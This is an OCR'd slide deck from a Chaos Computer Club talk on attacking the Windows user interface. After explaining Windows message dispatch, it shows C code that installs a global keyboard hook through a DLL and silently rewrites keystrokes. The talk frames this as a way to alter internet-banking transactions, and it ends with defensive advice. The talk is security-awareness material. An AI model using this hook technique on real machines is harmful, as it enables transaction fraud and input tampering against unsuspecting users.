
Attacking the User-Machine Interface

A speach from Volker Birk, dingens@bumens.org
Chaos Computer Club ERFA Kreis Ulm
http://www.ulm.ccc.de, http://www.ccc.de

What's up?


- Everybody searches for security for machine-machine interfaces.
- Some implementations of cryptography are OK for now.
- Nobody thinks about the security problems of the user-machine interfaces.

Example: internet-banking



CCC ERFA Kreis Ulm, Volker Birk dingens@bumens.org

The idea is not really new:




```
                       _           _
__      _____  _ __ ___ | |__   __ _| |_
\ \ /\ / / _ \| '_ ` _ \| '_ \ / _` | __|
 \ V  V / (_) | | | | | | |_) | (_| | |_
  \_/\_/ \___/|_| |_| |_|_.__/ \__,_|\__|
                               .ebios.de.

wombat login: vb
Password:
Login incorrect


wombat login: vb
Password:
1 failure since last login.  Last was 21:21:03 on 1.
Last login: Thu Dec 26 21:20:39 from nautilus.intern.ebios.de
Have a lot of fun...
vb@wombat:~ $ 
```

How does the Windoze GUI work?

- Windoze is a timesharing system
  - hardware drivers in the kernel, mostly interrupt driven
  - Processes and threads in the user land
- Windoze is a message based GUI
  - System Message Queue -> System Dispatcher
  - -> Thread Message Queue -> Thread Dispatcher
  - -> WindowProc for every Window Class.

How does the Windoze GUI work?



System Dispatcher

Thread-Message-Q

System-Message-Q

Translate

CPU

Driver

“Click!”

IRQ12

WM_NCHITTEST

Thread Dispatcher

WindowProc (Message Handler)

hello, world

```
int WinMain(HINSTANCE hInstance,
            HINSTANCE hPrevInstance,
            LPSTR     lpCmdLine,
            int       nCmdShow) {
    MSG msg;

    if (!hPrevInstance) InitApp(hInstance);
    InitInstance(hInstance, nCmdShow);

    while (GetMessage(&msg, NULL, 0, 0)) {
        TranslateMessage(&msg);
        DispatchMessage(&msg);
    }

    return msg.wParam;
}
```

Thread Dispatcher

hello, world

```
ATOM InitApp(HINSTANCE hInstance) {
    WNDCLASSEX wcex;
    memset(&wcex, 0, sizeof(WNDCLASSEX));

    wcex.cbSize = sizeof(WNDCLASSEX);

    wcex.style = CS_HREDRAW | CS_VREDRAW;
    wcex.lpfnWndProc = (WNDPROC) WndProc;
    wcex.hInstance = hInstance;
    wcex.hIcon = LoadIcon(NULL, IDI_APPLICATION);
    wcex.hCursor = LoadCursor(NULL, IDC_ARROW);
    wcex.hbrBackground = (HBRUSH)(COLOR_WINDOW+1);
    wcex.lpszClassName = "HelloWorldClass";

    return RegisterClassEx(&wcex);
}
```

Message Handler


hello, world

```
LRESULT CALLBACK WndProc(HWND hWnd, UINT message,
    WPARAM wParam, LPARAM lParam) {
    PAINTSTRUCT ps;
    HDC hdc;

    switch (message) {
    case WM_PAINT:
        hdc = BeginPaint(hWnd, &ps);
        RECT rt;
        GetClientRect(hWnd, &rt);
        DrawText(hdc, "hello, world", 12, &rt,
            DT_CENTER);
        EndPaint(hWnd, &ps);
        break;
    case WM_CLICK:
       ...
}
```

The weak point: Hooks.

- Message Hooks can be installed from any application before any message dispatcher.
- Messages could be filtered or altered and transported to the Message Handlers.
- Is there a security system? No, Sir.
- Attacking pattern: Man in the middle attack.

Man-In-The-Middle-Attack.



“Click!”

Message Hook

Windows Application (i.e. IE for banking ;-)

Code sample

```
void InstallHook() {
    m_hLib = LoadLibrary("Hook.dll");

    FARPROC pSysMsgProc = GetProcAddress(m_hLib,
        "KeyboardProc");
    PSETHOOKHANDLE pSetHookHandle =
        (PSETHOOKHANDLE) GetProcAddress(m_hLib,
            "SetInfo");

    m_hHook = SetWindowsHookEx(WH_KEYBOARD,
        (HOOKPROC) pSysMsgProc, m_hLib, 0);
    (*pSetHookHandle)(m_hHook);
}
```

Code sample

```
static HHOOK hHook = 0;

void SetInfo(HHOOK newHook) {hHook = newHook;}

LRESULT CALLBACK KeyboardProc(int nCode, WPARAM wParam,
    LPARAM lParam) {
    if (nCode == HC_ACTION && wParam == VK_DECIMAL) {
// hPlayback = SetWindowsHookEx(WH_JOURNALPLAYBACK,
//     JournalPlaybackProc, theApp.m_hInstance, 0);
        if (lParam & 0x80000000)
            keybd_event(13502, 52, KEYEVENTF_KEYUP, 0);
        else
            keybd_event(13502, 52, 0, 0);
        return 1;
    }
    return CallNextHookEx(hHook, nCode, wParam,lParam);
}
```

Being creative with internet banking

- User enters "42", computer understands "23", user reads "42"
- User is authenticating this transaction.
- Computer is transacting "23".
- With an Internet Explorer plugin we don't need any extra processes.
- Distributing such plugins made easy by using music files with Windows XP.

And now? What can we do?

- Better forget Windows for banking purposes.
- Better forget the Macintosh for banking purposes also.
- X11 offers a security system. But who knows that and who is using it?
- Better: cold boot from CD.

Chaos Computer Club.

Kabelsalat ist gesund.

Thank you!

Volker Birk, CCC ERFA Kreis Ulm

mailto:dingens@bumens.org

http://www.ulm.ccc.de

http://www.ccc.de